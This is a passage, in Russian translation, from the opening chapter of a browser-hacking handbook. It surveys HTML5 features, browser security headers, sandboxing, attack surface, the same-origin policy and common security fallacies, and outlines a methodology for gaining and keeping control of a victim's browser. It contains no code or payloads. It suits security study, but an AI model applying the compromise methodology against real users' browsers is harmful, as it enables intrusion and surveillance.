В книге рассматриваются некоторые дополнения, но не все. Возможности, которые применяются в атаках далее по тексту, кратко описаны в следующем разделе.

WebSocket

WebSocket - браузерная технология, позволяющая открыть интерактивный, очень отзывчивый и полнодуплексный канал связи между браузером и сервером. Благодаря такому поведению можно реализовать строгую обработку событий без явной необходимости опрашивать сервер.

WebSocket служит заменой другим технологиям отправки данных AJAX, например Comet.[11] Для Comet требуются дополнительные клиентские библиотеки, тогда как API WebSocket встроен в современные браузеры. Все новейшие на момент написания книги браузеры, включая Internet Explorer 10, имели встроенную поддержку WebSocket. Исключение составляли некоторые мобильные браузеры, например Opera Mini и штатный браузер Android.

Веб-воркеры

До появления веб-воркеров JavaScript в браузере представлял собой однопоточную среду. Для получения подобия параллельного выполнения разработчики применяли `setTimeout()` и `setInterval()`.

HTML5 вводит веб-воркеры, которые можно рассматривать как браузерные потоки, поскольку они выполняются в фоновом режиме. Существуют два типа: один совместно используется всем кодом, работающим в данном источнике, а другой обменивается данными только с создавшей его функцией.

У API есть и другие ограничения, однако веб-воркеры действительно предоставляют разработчику больше гибкости. Та же гибкость достаётся нападающим, получающим дополнительные способы развернуть атаку в веб-браузере.

Управление историей

Некоторые рассматриваемые в книге атаки направлены на функции истории веб-браузера. Возможности истории продолжают меняться вместе с изменением требований к браузеру.

В прошлом было достаточно записывать в историю переходы пользователя по ссылкам на другие страницы. Сегодня щелчок по ссылке может запустить сценарий, который сформирует страницу, и такое событие также считается отдельным этапом действий пользователя.

HTML5 предлагает способы управления стеком истории. Сценарии могут добавлять и удалять адреса с помощью объекта `history`, а также перемещать текущую страницу вперёд или назад по цепочке истории.

WebRTC

API Web Real-Time Communication (WebRTC) - значительное достижение, основанное на возможностях HTML5 и JavaScript. Он позволяет браузерам связываться друг с другом с малой задержкой и высокой пропускной способностью, необходимыми для насыщенного мультимедийного обмена в реальном времени.

На момент написания книги WebRTC поддерживался новейшими браузерами Chrome, Firefox и Opera и был встроен непосредственно в них. Он предоставляет такие возможности, как прямой доступ к камере и звуковому оборудованию для проведения видеоконференций. Потенциальные последствия для безопасности столь полезной, но при этом глубоко вторгающейся в частную жизнь технологии очевидны. К счастью, WebRTC имеет открытый исходный код, поэтому доступен для прозрачного анализа.

Уязвимости

Термин «уязвимости» обозначает абстрактную совокупность явлений и потому охватывает сложную тему. Можно сделать вывод, что сама эта книга существует исключительно благодаря так называемым «уязвимостям». Однако граница между тем, что является уязвимостью, а что нет, не всегда очевидна. Иногда уязвимость на самом деле представляет собой функцию, которая изначально работала именно так, как было задумано, но позднее оказалась чрезмерно разрешительной.

Положение усугубляется тем, что некоторые классы уязвимостей известны под несколькими названиями. В целом ситуация может сбивать с толку. Ради ясности на протяжении книги уязвимости объясняются в контексте соответствующих атак.

Эксплуатации уязвимостей в скомпилированном коде посвящено множество книг. Настоящая книга не стремится повторить такие исследования. В ней рассматриваются многие аспекты безопасности браузеров, но эта область слишком обширна для одной книги и, вероятно, даже для одной книжной полки!

Если вы хотите глубже разобраться в эксплуатации скомпилированных уязвимостей, рекомендуем второе издание *The Shellcoder's Handbook*. Всем, кого интересует эта тема, стоит изучить методы эксплуатации машинного кода: это увлекательная и сложная область.

Эволюционное давление

Веб-браузеры прошли один из самых ярких и захватывающих путей развития в отрасли информационных технологий. Сегодня они используют передовые методы обеспечения производительности, безопасности и разработки. Им приходится выживать или погибать на крайне жестоком поле боя.

Когда-то веб-браузеры были гораздо менее сложными программами. Первые их воплощения имели простое назначение: отображали документы и переходили по гиперссылкам зарождавшейся Всемирной паутины. Теперь они поддерживают надстройки, плагины, камеры, микрофоны и геолокацию. Нет нужды говорить, насколько далеко они ушли от своей исходной точки.

На протяжении красочной истории браузеров распределение долей рынка никогда не оставалось постоянным. Были победители и проигравшие, нишевые и массовые браузеры, а репутации переживали взлёты и падения. Netscape стал одной из первых жертв браузерных сражений, однако его гибель привела к появлению Mozilla Organization и в конечном счёте Firefox. Ветеран Internet Explorer, некогда господствовавший на рынке браузеров и победивший покойный Netscape, постепенно уступал позиции браузерам с открытым исходным кодом, а в последние годы - коммерческим продуктам вроде Chrome от Google и Safari от Apple. И всё же благодаря постоянной разработке и опоре на финансового гиганта Microsoft он продолжал жить и развиваться. Можно с уверенностью сказать, что эта военная история ещё далека от завершения.

Поле боя изменилось, и браузеры эволюционировали, чтобы действовать в новых условиях. Важнейший результат гонки вооружений состоит в том, что производители браузеров понимают значение безопасности для пользователей и постоянно усложняют эксплуатацию своих продуктов. Благодаря этому появилось множество усовершенствованных защитных технологий.

В следующих разделах описаны некоторые основные функции безопасности, присутствующие в современных программах с развитой защитой.

Заголовки HTTP

Значительная часть эволюции безопасности браузеров происходила в заголовках HTTP. Поскольку директивы, действующие в пределах всего запроса или ответа, помещаются в заголовки HTTP, последние служат естественным средством, с помощью которого сервер может предписать браузеру применить дополнительные механизмы защиты.

Политика безопасности содержимого

XSS рассматривается в главе 2, но здесь о ней следует кратко упомянуть, чтобы объяснить назначение политики безопасности содержимого (Content Security Policy, CSP). CSP была разработана для ослабления уязвимостей XSS посредством явного разграничения инструкций и содержимого.

Сервер отправляет заголовок HTTP CSP `Content-Security-Policy` или `X-Content-Security-Policy`, чтобы задать расположения, из которых разрешено загружать сценарии. Заголовок также определяет ограничения для этих сценариев, например возможность применения функции JavaScript `eval()`.

Флаг Secure для файлов cookie

Исторически файлы cookie отправлялись как по HTTP, так и по HTTPS без различия между двумя источниками. Это может повлиять на безопасность сеанса, установленного с веб-браузером. Токен сеанса, безопасно согласованный сервером и браузером через HTTPS, способен попасть к нападающему в обычном запросе HTTP.

Именно здесь флаг Secure для файлов cookie одним прыжком перелетает через высокие здания. Его основное назначение - предписать браузеру никогда не отправлять файл cookie по незащищённому каналу. Благодаря этому конфиденциальный токен сеанса во время передачи остаётся заключённым в зашифрованную оболочку.

Флаг HttpOnly для файлов cookie

Флаг `HttpOnly` - ещё один параметр, который можно назначить файлу cookie; все современные браузеры выполняют эту директиву. Флаг `HttpOnly` предписывает браузеру не разрешать сценариям доступ к содержимому cookie. С точки зрения безопасности это помогает предотвратить кражу cookie в результате XSS с применением JavaScript, которая рассматривается в главе 2.

X-Content-Type-Options

Браузеры могут применять разные способы анализа содержимого, чтобы определить тип данных, возвращённых веб-сервером. Исходя из результата браузер выполняет действие, сопоставленное этому типу содержимого. Директива `nosniff` предназначена для отключения такого поведения и заставляет браузер отображать данные в соответствии с заголовком типа содержимого.

Например, если сервер отправляет директиву `nosniff` в ответ на запрос тега сценария, браузер проигнорирует ответ, если тип MIME не равен `application/javascript` или одному из нескольких других допустимых типов. На таком сайте, как Wikipedia, где разрешена загрузка файлов, это может иметь особое значение.

Отсутствие директивы становится проблемой, когда специально подготовленный файл сначала загружают на сервер, а затем скачивают. Браузер можно обманом заставить неверно определить тип MIME данных и, например, принять JPEG за сценарий. С учётом защитных механизмов браузера последствия очевидны: пользователь может получить контроль над браузером через общедоступное веб-приложение. Один из способов - загрузить файлы разрешённого и на вид безопасного типа, которые впоследствии будут истолкованы иначе, более опасным и непредсказуемым образом.

Strict-Transport-Security

Этот заголовок HTTP предписывает браузеру связываться с веб-сайтом только через действительный туннель HTTPS. Пользователь не сможет принять ошибку HTTPS и продолжить работу по небезопасному соединению. Вместо этого браузер объяснит ошибку, не позволяя продолжить просмотр сайта.

X-Frame-Options

Заголовок HTTP `X-Frame-Options` применяется для запрета отображения страницы во фрейме веб-браузера. Увидев этот заголовок, браузер должен позаботиться о том, чтобы полученная страница не отображалась внутри IFrame.

Заголовок был создан для предотвращения атак с подменой пользовательского интерфейса, одной из разновидностей которых является кликджекинг. При такой атаке страница жертвы помещается во фрейм переднего плана со стопроцентной прозрачностью. Пользователь полагает, что взаимодействует с непрозрачной фоновой страницей нападающего, но в действительности щёлкает по невидимой странице жертвы на переднем плане.

Заголовок HTTP `X-Frame-Options` предотвращает успешное выполнение части атак с подменой пользовательского интерфейса. Подробно эти атаки рассматриваются в главе 4.

Фильтрация отражённого XSS

Эта функция безопасности веб-браузера пытается обнаруживать, обезвреживать и блокировать отражённый XSS, который рассматривается в главе 2. Веб-браузер старается пассивно распознавать успешную эксплуатацию отражённого XSS. Затем он пытается обезвредить сценарии, полученные в ответе, и в большинстве случаев не позволяет им выполняться.

Песочницы

Песочница - попытка решить реальную проблему в реальном мире. В основе лежит предположение, что браузер будет скомпрометирован и попадёт под контроль нападающего. Трудно было бы сказать точнее! Фундаментальная и прагматичная исходная позиция состоит в том, что разработчики неизбежно будут писать уязвимый код.

Многие считают, что уязвимый код неизбежно появится в той или иной части программного продукта. Посмотрим правде в глаза: от этого не застрахованы даже представители сообщества безопасности, которые обвиняют разработчиков. Песочница - разумная попытка решить эту всеобщую проблему.

Разумеется, степень, в которой разработчики будут подтверждать эту предпосылку, то есть писать уязвимый код, зависит от множества сложных факторов, например от недостатка сна или качества кофейных зёрен. Песочница представляет собой всего лишь компенсирующий механизм защиты. Она пытается окружить защитной стеной ту область браузера, где вероятность компрометации особенно высока. Это позволяет сосредоточить больше внимания на меньшей поверхности атаки и обеспечивает команде безопасности браузера выгодное соотношение риска и отдачи при вложении ресурсов.

Песочница - не новое решение; её разновидности встречались и в других областях вычислительной техники. Например, Sun применяла разделение на изолированные области в Trusted Solaris, а FreeBSD использовала Jails. Доступ к ресурсам ограничивался в соответствии с разрешениями процесса.

Песочница браузера

Песочницу можно реализовать на многих уровнях. Например, на уровне ядра она способна отделять одного пользователя от другого. На аппаратном уровне с её помощью можно разделить привилегии ядра и пользовательского пространства.

Песочница браузера - песочница максимально высокого уровня, возможного для программы пользовательского пространства. Это барьер между привилегиями, предоставленными браузеру операционной системой, и привилегиями подпроцесса, выполняющегося внутри браузера.

Чтобы полностью скомпрометировать браузер, потребуется выполнить не менее двух действий. Первое - найти уязвимость в его функциональности. Второе - вырваться из песочницы. Последнее называется обходом песочницы.

Некоторые стратегии изоляции браузера открывают каждый веб-сайт в отдельном процессе. Благодаря этому вредоносному сайту труднее причинить дальнейший ущерб другим сайтам, которые пользователь просматривает в данный момент, или самой операционной системе. Такая изоляция распространяется также на плагины и расширения; например, визуализация PDF может выполняться в отдельном процессе.

Уязвимости обхода песочницы обычно относятся к скомпилированному коду и направлены на полное нарушение работы выполняющегося процесса. Именно здесь проверяется эффективность песочницы: способна ли она помешать изменённому пути выполнения получить все привилегии процесса?

Песочница IFrame

IFrame можно использовать для включения потенциально недоверенного содержимого из ресурсов другого источника, а иногда и недоверенного содержимого из того же источника. Например, на веб-сайтах часто размещают виджет социальной сети Facebook.[12] Возможность превращения IFrame во враждебный компонент известна давно, и производители браузеров уже много лет предлагают разные способы уменьшить сопутствующий ущерб от такого фрейма.

Спецификация HTML5 предложила механизм изоляции IFrame, который был принят современными браузерами. Он позволяет разработчикам применять принцип наименьших привилегий. Песочница IFrame реализуется посредством атрибута HTML5, вводящего дополнительные ограничения для встроенного фрейма.

В число ограничений входят запрет форм, прекращение выполнения сценариев, запрет навигации окна верхнего уровня и привязка фрейма к источнику. Ограничения передаются от каждого родительского фрейма, поэтому все вложенные IFrame автоматически наследуют их при создании.

Защита от фишинга и вредоносных программ

Подделку сущностей в Интернете, в том числе сообщений электронной почты, с целью кражи личных сведений, например учётных данных, традиционно называют фишингом. Многие организации предоставляют службы, каталогизирующие известные фишинговые веб-сайты, а современные браузеры умеют использовать эти сведения.

Браузер сверяет каждый посещаемый сайт со списком известных вредоносных сайтов. Если запрошенный сайт оказывается фишинговым, браузер принимает меры. Подробнее это рассматривается в главе 2.

Аналогичным образом веб-серверы могут быть заражены без согласия владельца либо специально созданы для размещения содержимого, которое пытается скомпрометировать браузер посредством известных уязвимостей. Такие сайты могут также убеждать пользователя вручную скачать и запустить программу, которая обойдёт защиту браузера и будет выполнена непосредственно.

Различные организации ведут регулярно обновляемые чёрные списки сайтов, уличённых в размещении вредоносного кода. Эти списки можно напрямую подключать к браузеру для защиты в реальном времени.[13]

Смешанное содержимое

Веб-сайты с уязвимостями смешанного содержимого используют источник со схемой HTTPS, но затем запрашивают часть данных по HTTP. Иными словами, не все элементы, из которых формируется страница, доставляются через HTTPS.

Данные, передаваемые не по HTTPS, могут быть изменены, что способно свести на нет пользу от шифрования остальных данных. Если по незашифрованному каналу передаётся сценарий, нападающий может внедрить в поток данных инструкции, нарушающие безопасность взаимодействия веб-браузера и веб-приложения.

Основные проблемы безопасности

Эволюция постоянно расширяющегося набора защитных возможностей браузеров является частью более широкой и фундаментальной картины. Традиционная сетевая безопасность прежде опиралась на развёртывание и сопровождение внешней, или периметровой, защиты, например межсетевых экранов. Со временем эти устройства научились блокировать весь трафик, кроме необходимого, причём не только входящий в организацию, но и исходящий из неё.

Хотя сеть становится всё более закрытой, компаниям по-прежнему необходим доступ к своим данным, а использование веб-технологий, то есть почти всего, что передаётся через TCP-порты 80 и 443, растёт ускоренными темпами. Межсетевые экраны настолько успешно перекрыли распахнутые шлюзы трафика, что зачастую от него остался лишь яркий луч HTTP. Хорошим примером служит рост популярности технологии SSL VPN по сравнению с традиционными VPN на основе IPsec.

Можно утверждать, что на практике межсетевые экраны просто свели сетевой трафик к двум портам: 80 и 443. В результате на модель безопасности веб-браузера ложится чрезвычайная нагрузка.

В следующих подразделах рассматривается общая картина безопасности браузеров и объясняется, почему действующие в ней противоречивые силы образуют сложную площадку для нападения и защиты. В итоге мы поймём, почему узкий луч веб-трафика в целом не смог изолировать сетевой периметр, а вместо этого превратился в призму возможностей для атаки.

Поверхность атаки

Понятие поверхности атаки, вероятно, вам уже знакомо. Поверхность атаки - область браузера, на которую могут воздействовать недоверенные источники. Поскольку даже в самом скромном случае к ней относится весь движок визуализации, масштаб проблемы становится очевидным. Поверхность атаки веб-браузера велика и постоянно растёт. В нём существует огромное множество API и многочисленные уровни абстракции для сохранения и извлечения данных.

В то же время поверхность атаки сети в целом теперь поддаётся строгому контролю. Точки доступа и разрешённые потоки трафика хорошо изучены, а процедуры управления изменениями позволяют учитывать любые модификации. Например, доступ к различным портам межсетевого экрана легко проверить и ограничить общеизвестными способами.

Производители браузеров редко удаляют функции из своих программ. Гораздо чаще они добавляют очередные эффектные новинки. Как и в большинстве продуктов, сокращение возможностей редко даёт заметную выгоду, особенно при сохранении обратной совместимости. Вместе с набором функций увеличивается и потенциальная поверхность атаки.

Современные браузеры обновляются автоматически и незаметно в фоновом режиме, иногда меняя поверхность атаки без ведома защитника. В ряде случаев это полезно. Однако для зрелой и опытной команды безопасности такое поведение может создать больше трудностей, чем преимуществ.

При этом в организациях редко встречаются специалисты по безопасности со значительным опытом защиты обычного веб-браузера. Хотя эта единственная программа пользуется одним из самых высоких уровней доверия, потенциально именно она открывает Интернету наибольшую поверхность атаки.

Скорость изменений

График работы команд безопасности браузеров может не совпадать с планами организации. Нередко организация не в состоянии самостоятельно внедрить исправления браузера, которые хотела бы применить для усиления защиты.

Разработчики зачастую присваивают связанным с безопасностью ошибкам веб-браузеров более низкий приоритет, чем хотелось бы некоторым представителям сообщества безопасности. Выпустив в январе 2013 года Firefox 18.0, Mozilla с гордостью сообщила,[14] что одно из исправлений предотвращает уязвимость смешанного содержимого, то есть запрещает загрузку данных по HTTP, если источник использует схему HTTPS. Возможно, вас удивит, что впервые об этой ошибке сообщили в декабре 2000 года.[15] Вероятно, это один из самых крайних примеров, но он наглядно показывает, насколько значительной бывает задержка.

Недостаток контроля конечного пользователя над обновлениями безопасности веб-браузера не слишком отличается от ситуации с другими программами. Маловероятно и то, что организация

сможет полностью прекратить использование всех браузеров на время ожидания критического исправления. Если это предположение верно, большинство организаций остаются уязвимыми для атак на браузер в промежутке между публикацией эксплойта и выпуском исправления производителем.

Незаметное обновление

Незаметные фоновые обновления, хотя и создают потенциальный путь для атаки, вероятно, приносят пользователям ещё большую пользу. Необходимость быстро устанавливать доступные обновления побудила некоторых разработчиков реализовать собственные незаметные механизмы.

Например, Google реализовала функцию незаметного обновления браузера Chrome.[16] Пользователю не позволяли отключить её, благодаря чему все обновления своевременно устанавливались без его участия. Примечателен случай, когда Google воспользовалась незаметным обновлением, чтобы внедрить в Chrome собственный движок визуализации PDF вместо Adobe Reader. В результате каждый автоматически обновляющийся экземпляр Chrome перестал зависеть от процедуры обновления стороннего плагина.

И здесь возникает загвоздка. Если фоновое обновление и добавление функций выполнены неправильно, они могут увеличить поверхность атаки каждого браузера. Кроме того, команда безопасности любой организации вынуждена в определённой степени передать контроль разработчикам браузера и зависеть от них. Если учесть, что приоритеты разработчиков браузера могут не совпадать с потребностями конкретной организации конечного пользователя, такая зависимость способна вызывать раздражение.

Расширения

Расширения позволяют дополнять поведение браузера без отдельной самостоятельной программы. Они способны влиять на каждую загружаемую браузером страницу, и наоборот: любая страница потенциально может влиять на них.

Каждое расширение добавляет цель, на которую способен направить атаку хакер, и тем самым увеличивает поверхность атаки браузера. В некоторых случаях оно даже может внести в браузер универсальную уязвимость XSS. Подробнее расширения и их уязвимости рассматриваются в главе 7.

Плагины

Плагин обычно представляет собой программу, которая может работать независимо от браузера. В отличие от расширений браузер запускает плагины только в том случае, если веб-приложение включает их в страницу с помощью тега `object` или, иногда, заголовка типа содержимого.

К части ресурсов Интернета невозможно обратиться без подходящих плагинов, и именно поэтому браузеры позволяют расширять свои возможности. Например, апплеты Java применяются в некоторых шлюзах VPN, таких как Juniper.

Многие распространённые браузерные плагины необходимы для обычных рабочих процессов, причём в истории некоторых из них были уязвимости безопасности. Поэтому защитнику приходится выбирать между использованием уязвимой программы и отключением части деловых операций.

У большинства плагинов отсутствует централизованный механизм обновления. Это означает, что в некоторых случаях исправления безопасности приходится устанавливать вручную. Очевидно, защита инфраструктуры становится из-за этого сложнее и требует дополнительных затрат.

Плагины часто получают отрицательные отзывы в изданиях о безопасности. Во многих таких приложениях находили серьёзные уязвимости, а некоторые оказались настолько небезопасными, что специалисты рекомендовали организациям полностью удалить их. Производители операционных систем также предпринимали самостоятельные меры, отключая уязвимые плагины через собственные системы автоматического обновления - бессрочно либо до появления решения.

Плагины способны значительно увеличить поверхность атаки. Они предоставляют дополнительные функции и новые цели для хакера. Подробнее плагины исследуются в главе 8.

Передача управления

Браузер запрашивает инструкции из произвольных узлов Интернета. Его основная функция - вывести содержимое на экран и предоставить интерфейс для взаимодействия с ним именно в том виде, который задумал автор. Побочным следствием этой основополагающей функции становится необходимость передать веб-серверу значительную долю управления. Браузер обязан выполнить полученные команды, иначе он рискует неверно отобразить страницу. В современном Интернете веб-приложение часто включает многочисленные ресурсы и сценарии из других источников. Чтобы страница выглядела так, как задумано, их тоже необходимо выполнить.

В прошлом инструкции могли быть совсем простыми: «Где разместить этот текст и куда поместить это изображение?» Современные веб-приложения и браузеры, напротив, способны попросить: «Сейчас я включу ваш микрофон и асинхронно отправлю полученные данные вон тому серверу».

Столь глубокое вмешательство немедленно заставляет спросить, можно ли гарантировать, что все пользователи посещают только безопасные веб-сайты. Почти при любых обстоятельствах ответ, разумеется, отрицательный! Невозможность в реальном времени гарантировать неприкосновенность содержимого, полученного из удалённых источников, лежит в основе всех слабостей браузеров и их эксплуатации.

Управление протоколом TCP

Модель «клиент-сервер» редко предоставляет такую гибкость в выборе порта, по которому связывается клиент, или IP-адресов, которые он может использовать при обмене данными.

Эта возможность весьма полезна нападающему. Она означает, что атаки почти не ограничиваются протоколами HTTP или определёнными системами. Здесь начинают действовать и другие факторы, создающие условия для совершенно нового класса атак. Эти межпротокольные атаки рассматриваются в главе 10.

Зашифрованная связь

SSL и TLS позволяют связываться с доверенными организациями через Интернет, защищая шифрованием целостность и конфиденциальность сообщений. Но совершенно те же технологии можно использовать для безопасной связи с нападающими.

Цель зашифрованного соединения между браузером и сервером состоит в защите данных между двумя конечными точками. Это создаёт значительные трудности для защитников: они лишаются возможности заметить вредоносные данные. Поддерживаемый браузером зашифрованный туннель играет на руку нападающим, которые тайно проносят внутрь свои команды, а наружу - добычу.

Политика единого источника

SOP применяется в браузерных технологиях непоследовательно и, возможно, относится к числу самых запутанных понятий. Как уже говорилось, SOP была создана для изоляции ресурсов, представленных в браузере: она должна была не позволить элементам из одного расположения взаимодействовать с посторонними, не связанными с ними ресурсами из других расположений, которые выполняются в том же браузере. По существу, это песочница.

Эта конкретная песочница имеет первостепенное значение для безопасности браузера. Поскольку браузер находится в самом центре сетевой активности, в обычном режиме он фактически связывает разрозненные зоны доверия и отвечает за поддержание мира между ними. Для удовлетворения потребностей каждой зоны автономным функциям разрешено весьма обширное взаимодействие с источником. Если такие функции способны нарушить SOP, законные возможности становятся враждебными, поскольку получают право пересекать границы зон безопасности.

Чтобы понять SOP, недостаточно разобраться лишь в её реализации внутри браузера. Реализации SOP зачастую существенно различаются в разных браузерах, их версиях и даже плагинах. Глава 4 глубоко исследует все воплощения SOP и предлагает множество способов обойти этот механизм. Такие обходы существуют благодаря особенностям SOP в Java, Adobe Reader, Silverlight и различных реализациях браузеров.

Заблуждения

Многие практические правила, работавшие в прошлом, больше не применимы в современной глобальной среде угроз. В следующие заблуждения легко угодить как в ловушку. К сожалению, многие из них продолжают распространять люди с самыми добрыми намерениями.

Заблуждение о принципе устойчивости

Принцип устойчивости,[17] известный также как закон Постела, предписывает программистам: «Будьте консервативны в своих действиях и либеральны в том, что принимаете от других». С практической безопасностью это совершенно не сочетается.

Веб-браузер чрезвычайно либерален в отношении того, что он готов отображать. Это одна из главных причин, по которым XSS так трудно искоренить. Браузер усложняет разработку безопасных фильтров и кодировщиков, поскольку разрешает выполнять инструкции множеством способов.

Чтобы поощрять разработчиков писать безопасный код, принцип устойчивости следует заменить правилом: «Будьте консервативны в своих действиях и предельно консервативны в том, что принимаете от других». Если внушить это следующему поколению разработчиков, жизнь хакеров станет гораздо труднее!

Заблуждение о внешнем периметре безопасности

Многие организации любят представлять свои границы безопасности в виде специально построенной модели «замок и ров». Они рассуждают так: критически важные ресурсы защищены несколькими кольцами стен. Ошибочно предполагается, что послойный, подобный луковице подход обеспечивает наиболее надёжный результат. К сожалению, перед нами не средневековая Европа, а сложная сеть!

Основная проблема этой схемы защиты состоит в предположении, будто нападающие входят через самый внешний слой и в духе фильма «Храброе сердце» последовательно с боем прорываются через каждую стену. Это представление почти так же далеко от действительности, как голливудские фильмы от реальных исторических событий.

Внутренняя сеть организации - постоянно меняющаяся среда, где нападающие выскакивают в разных частях инфраструктуры, словно в игре «Ударь крота». В действительности веб-браузер распространён повсюду и в некоторых случаях действует как портал, ведущий прямо сквозь внешний периметр.

Таким образом, периметры защиты косвенно скомпрометированы и не способны отражать атаки, которые рикошетом проходят через веб-браузер. Защитные ресурсы необходимо вкладывать в микропериметр безопасности, окружающий критически важные активы. Современные сети должны быть готовы к тому, что устройство в самый неожиданный момент превратится из союзника во врага.

В реальном мире безопасность - ограниченный ресурс, который следует распределять так, чтобы он укреплял защиту наиболее ценных активов.

Методология взлома браузеров

Надеемся, к этому моменту вы уже осознали всю сложность проблем, с которыми сталкивается браузер. Защитить Всемирную паутину непросто, и можно утверждать, что значительная доля ответственности ложится именно на браузер. Он служит первой и последней линией обороны.

В гипотетическом высокотехнологичном мире после апокалипсиса, где каждый веб-сайт скомпрометирован и вредоносен, идеальный браузер всё равно обеспечивал бы безопасность вашего компьютера. До этой утопии безопасности нам очень далеко.

Пора разобрать расплывчатое понятие взлома браузера и превратить его в поэтапный подход, который сохранит применимость после устранения нынешних слабостей и переживёт неизбежные исправления. Мы определили метод, который, как мы надеемся, останется актуальным независимо от текущего ландшафта безопасности.

В этом разделе представлена наша методология и предложенная последовательность взлома веб-браузера. На рисунке 1-1 показана схема путей атаки и решений, ведущих к компрометации.

Методология призвана эффективно направлять ваши исследования по взлому браузеров. Главы книги организованы так, чтобы напрямую соответствовать основным этапам метода. Каждая глава посвящена практическим действиям определённого этапа и подробно раскрывает технические особенности. По мере освоения глав ваше общее понимание методологии будет углубляться.

В зависимости от цели некоторые пути методологии могут оказаться элементарными, поскольку общедоступные средства безопасности уже автоматизировали весь процесс. Другие части потребуют значительно больших усилий.




Figure 1-1: Browser Hacker's Handbook methodology

Рисунок 1-1. Методология книги The Browser Hacker's Handbook

Надписи на схеме:

• **Получение**: получение контроля, глава 2.
• **Удержание**: удержание контроля, глава 3.
• **Атака**: обход политики единого источника, глава 4; атаки на пользователей, глава 5; атаки на браузеры, глава 6; атаки на расширения, глава 7; атаки на плагины, глава 8; атаки на веб-приложения, глава 9; атаки на сети, глава 10.

Методология взлома браузеров состоит из трёх основных частей, охватывающих высокоуровневые этапы взлома. На схеме они представлены пунктирными линиями, окружающими соответствующие фазы. Такое объединение этапов даёт общее представление о развитии процесса: он начинается с получения, продолжается удержанием и завершается атакой.

Первая часть - получение, служащее подготовкой всего процесса. За ним следует удержание, на этапе которого вы сохраняете власть над браузером. Здесь создаётся плацдарм в целевом браузере или на устройстве, где он работает; начинается компрометация браузера.

Настоящие события разворачиваются в следующей группе. Часть «Атака» содержит семь вариантов нападения, которые описаны в последующих разделах и подробнее рассматриваются далее в книге. На этих этапах целями становятся разные стороны браузера. Некоторые описанные способы атаки способны привести к новым этапам получения контроля над другими экземплярами браузера, вследствие чего атака и масштаб компрометации расширяются циклически.

Получение

Часть «Получение» содержит один этап. Эта на вид безобидная фаза - первый и важнейший шаг взлома веб-браузера. Без неё никакие другие атаки невозможны, а целевой браузер остаётся вне досягаемости.

Получение контроля

Любая последовательность атаки начинается с выполнения инструкций внутри веб-браузера. Для этого браузер должен встретить и исполнить инструкции, находящиеся под вашим управлением.

Этой теме посвящена глава 2, где рассматриваются способы обмануть, заманить, перехитрить или заставить браузер не только получить, но, что важнее всего, выполнить произвольный код.

Удержание

Итак, вы успешно провели атаку. Как расширить контроль над целью? Необходимо сохранить управление браузером так, чтобы с его помощью можно было проводить дальнейшие атаки.

Удержание контроля

Вспомним фантазию о джинне и трёх желаниях: появляется джинн и исполняет три желания. Хитрый обладатель последнего желания вполне может попытаться продлить удачу, попросив ещё желаний и тем самым устроив стрессовую проверку правила джинна об исключениях!

В случае поддержания связи со скомпрометированным веб-браузером первоначальный код предписывает браузеру снова и снова спрашивать о вашем следующем желании. На этапе зацепления вы выпускаете джинна и с этого момента порабощаете браузер, заставляя его и дальше исполнять желания.

Однако джинн может исчезнуть в клубе дыма, и такое положение способно оказаться недолговечным. Возможность загадывать бесконечные желания зависит от последующих действий пользователя. Он может закрыть вкладку, в которой произошла первоначальная эксплуатация, или перейти в ней на другой сайт, тем самым завершив полезную нагрузку JavaScript, а вместе с ней и работу канала связи.

